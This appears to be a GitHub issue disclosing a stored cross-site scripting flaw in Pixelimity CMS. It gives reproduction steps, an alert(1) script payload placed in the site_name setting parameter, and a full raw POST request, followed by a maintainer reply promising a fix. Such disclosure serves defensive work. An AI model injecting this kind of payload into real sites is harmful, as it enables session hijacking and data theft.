New issue

Jump to bottom

pixelimity – Cross-Site Scripting (XSS) in "admin/portfolio.php" #21

Open **qianxiao996** opened this issue on Mar 22, 2021 · 1 comment

qianxiao996 commented on Mar 22, 2021


Product: pixelimity
Download: https://github.com/pixelimity/pixelimity/
Vunlerable Version: latest version
Tested Version: latest version
Author:qianxiao996


Description: Pixelimity CMS is prone to a Persistent Cross-Site Scripting attack that allows a malicious user to inject HTML or scripts that can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site.

Advisory Details:
A Cross-Site Scripting (XSS) was discovered in “portfolio latest version”, which can be exploited to execute arbitrary code.
The vulnerability exist due to insufficient filtration of user-supplied data in the “data%5Bsite_name%5D” HTTP POST parameter passed to the “/admin/setting.php” URL. An attacker could execute arbitrary HTML and script code in a browser in the context of the vulnerable website.
The exploitation example below uses the "alert()" JavaScript function to see a pop-up messagebox:
Proof of concept:
1、Login as admin.
2、Locate URL - http://127.0.0.39/pixelimity/admin/portfolio.php and click on "Setting"
3、Put XSS payload in the "data%5Bsite_name%5D" parameter Pixelimity"><script>alert(1)</script> and click on "Save Setting"

```
POST /admin/setting.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 386
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/admin/setting.php
Cookie: PHPSESSID=r8f7t3j9g418311jekha8qbs6r; ci_session=kc7capmulboqfb6dlreaf72k1pg5akn3
Upgrade-Insecure-Requests: 1

submit_setting=Save+Setting&data%5Badmin_portfolio_show%5D=5&data%5Badmin_pages_show%5D=5&admin_data%5Bpassword%5D=&admin_data%5Bemail%5D=admin%40qq.com&data%5Bsite_name%5D=
Pixelimity%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E&data%5Bsite_description%5D=My+Online+Portfolio&data%5Bportfolio_show%5D=5&data%5Bhome_image_size%5D=240%2C0%2Cauto&
data%5Bsingle_image_size%5D=720%2C0%2Cauto
```





Tibinsunny commented on Mar 25, 2021

I am gonna take a quick look at this issue.
Hope I'll find a fix 🤗

 **Tibinsunny** mentioned this issue on Mar 25, 2021

Fixed two existing Vulnerability #22

Open

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants